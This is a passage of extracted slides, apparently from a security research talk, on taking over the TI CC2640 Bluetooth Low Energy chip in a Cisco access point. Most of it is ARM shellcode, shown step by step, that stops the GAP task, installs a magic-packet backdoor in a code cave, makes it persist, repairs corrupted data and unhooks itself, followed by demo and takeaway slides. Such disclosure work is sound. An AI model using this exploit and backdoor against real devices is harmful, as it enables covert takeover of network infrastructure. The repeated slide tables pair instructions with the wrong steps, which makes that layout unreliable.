
56 Shellcode bytes

# Restoring execution – Take 2

```
movs r7, #0
str r7, [r2]
subs r2, #156
str r0, [r2, #112]
str r3, [r2, #124]
movs r0, #0x8
str r0, [r2, #52]
bx lr
```


**8 constant bytes in spray +  
16 bytes code in trigger packet**

**32 Shellcode bytes**



Destination of copied data

# Installing a backdoor



# Installing a backdoor

backdoor:


```
; Load magic from packet  
ldr r0, [pc, #4]  
; Magic must be 0x20004486  
cmp r0, pc  
; If detected execute payload  
beq payload  
; Not a magic packet  
bx lr
```

advPkt:

```
.long possible_magic
```

payload:

**8 bytes backdoor code in spray +  
4 bytes code in trigger packet**



Destination of copied data

# Installing a backdoor

backdoor:


```
; Load magic from packet  
ldr r0, [pc, #4]  
; Magic must be 0x20004486  
cmp r0, pc  
; If detected execute packet  
beq payload  
; Not a magic packet  
bx lr
```

advPkt:

```
.long possible_magic
```

payload:

20 Shellcode bytes



Destination of copied data

# Shellcode



Setup Shellcode environment

```
adds r2, #128  
ldmia r2!, {r0, r1, r3, r4, r5}
```

R2 -> spray packet  
R0 = timerHead(value)  
R1 = clock  
R3 = ICall\_dispatcher(value)  
R4 = backdoorCode  
R5 = backdoorCode2  
R2 -> gapCentralCBs[1]

# Shellcode



Setup Shellcode environment

```
adds r2, #128  
ldmia r2!, {r0, r1, r3, r4, r5}  
movs r7, #0  
str r7, [r2]  
subs r2, #156
```

Stop the GAP task

```
gapCentralCBs[1] = 0;  
R2 -> Codecave
```

# Shellcode



Setup Shellcode environment

```
adds r2, #128
ldmia r2!, {r0, r1, r3, r4, r5}
movs r7, #0
str r7, [r2]
subs r2, #156
str r4, [r2]
str r5, [r2, #4]
```

Stop the GAP task

Install backdoor

```
*Codecave =
backdoor:
    ; Load magic from packet
    ldr r0, [pc, #4]
    ; Magic must be 0x20004486
    cmp r0, pc
    ; Magic detected, execute packet
    beq payload
    ; Not a magic packet, do nothing
    bx lr
advPkt:
    .long possible_magic
payload:
```

# Shellcode



Setup Shellcode environment	adds r2, #128 ldmia r2!, {r0, r1, r3, r4, r5}  movs r7, #0 str r7, [r2] subs r2, #156
Stop the GAP task	str r4, [r2] str r5, [r2, #4]  ldr r1, [r2, #54]
Install backdoor	subs r1, #112 str r1, [r1]
Making our first success last forever	dataEntry.pNextEntry = &dataEntry

# Shellcode



Setup Shellcode environment	adds r2, #128 ldmia r2!, {r0, r1, r3, r4, r5}  movs r7, #0 str r7, [r2] subs r2, #156
Stop the GAP task	str r4, [r2] str r5, [r2, #4]  ldr r1, [r2, #54] subs r1, #112 str r1, [r1]
Install backdoor	
Making our first success last forever	
Restore corrupted data	str r0, [r2, #112] str r3, [r2, #124] movs r0, #0x8

Fix: timerHead, bleDispatch\_TaskID  
RC = Failure

# Shellcode

Setup Shellcode environment	adds r2, #128 ldmia r2!, {r0, r1, r3, r4, r5} movs r7, #0 str r7, [r2] subs r2, #156
Stop the GAP task	str r4, [r2] str r5, [r2, #4] ldr r1, [r2, #54] subs r1, #112 str r1, [r1]
Install backdoor	
Making our first success last forever	
Restore corrupted data	str r0, [r2, #112] str r3, [r2, #124] movs r0, #0x8
Unhook shellcode	str r0, [r2, #52] bx lr

ICall\_Dispatcher = Original ICall\_Dispatcher



## Achievement unlocked

### Exploiting the CC2640

Setup Shellcode environment	adds r2, #128 ldmia r2!, {r0, r1, r3, r4, r5}  movs r7, #0 str r7, [r2] subs r2, #156
Stop the GAP task	str r4, [r2] str r5, [r2, #4]  ldr r1, [r2, #54] subs r1, #112 str r1, [r1]
Install backdoor	str r0, [r2, #112] str r3, [r2, #124] movs r0, #0x8
Making our first success last forever	str r0, [r2, #52] bx lr
Restore corrupted data	
Unhook shellcode	

32 Bytes



## Achievement unlocked Exploiting the CC2640

Setup Shellcode environment

```
adds r2, #128
ldmia r2!, {r0, r1, r3, r4, r5}
movs r7, #0
str r7, [r2]
subs r2, #156
```

Stop the GAP task


Restore corrupted data

```
str r0, [r2, #122]
str r3, [r2, #124]
movs r0, #0x8
str r0, [r2, #52]
bx lr
```

Unhook shellcode

32 Bytes

# Demo




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


## Demonstration

Take Over of BLE Chip in Cisco Access Point



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## Take aways

BLE Radio chips can be vulnerable to attack

Vulnerabilities in peripheral chips can lead to network breach

Access points, and network infra devices are also unmanaged devices

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